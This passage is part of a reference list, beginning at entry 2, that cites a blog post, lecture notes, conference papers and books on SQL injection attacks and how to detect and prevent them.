2. Blog. (2021). *Despite COVID-19 pandemic, Imperva reports number of vulnerabilities decreased in 2020 | Imperva*. [online] Available at: https://www.imperva.com/blog/despite-covid-19-pandemic-imperva-reports-number-of-vulnerabilities-decreased-in-2020/ [Accessed 25 Oct. 2023].
3. Anon, (n.d.). Available at: chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/https://research.cs.wisc.edu/mist/SoftwareSecurityCourse/Chapters/3_8_1-SQL-Injections.pdf.
4. Anon, (n.d.). Available at: chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/https://crypto.stanford.edu/cs142/lectures/16-sql-inj.pdf.
5. A. Rai, M. M. I. Miraz, D. Das, H. Kaur and Swati, "SQL Injection: Classification and Prevention," 2021 2nd International Conference on Intelligent Engineering and Management (ICIEM), London, United Kingdom, 2021, pp. 367-372, doi: 10.1109/ICIEM51511.2021.9445347.
6. Li Qian, Zhenyuan Zhu, Jun Hu and Shuying Liu, "Research of SQL injection attack and prevention technology," 2015 International Conference on Estimation, Detection and Information Fusion (ICEDIF), Harbin, 2015, pp. 303-306, doi: 10.1109/ICEDIF.2015.7280212.
7. M. M. Ibrohim and V. Suryani, "Classification of SQL Injection Attacks using ensemble learning SVM and Naïve Bayes," 2023 International Conference on Data Science and Its Applications (ICoDSA), Bandung, Indonesia, 2023, pp. 230-236, doi: 10.1109/ICoDSA58501.2023.10277436.
8. Galluccio, G. (2020). *SQL INJECTION STRATEGIES : practical techniques to secure old vulnerabilities against modern attacks.* S.L.: Packt Publishing Limited.
9. Clarke, J. (2012). *Sql injection attacks and defense.* Syngress Media,U.S.
10. Anon, (n.d.). Available at: chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/https://www.ijser.org/researchpaper/SQL-Injection--Detection-and-Prevention-Techniques.pdf.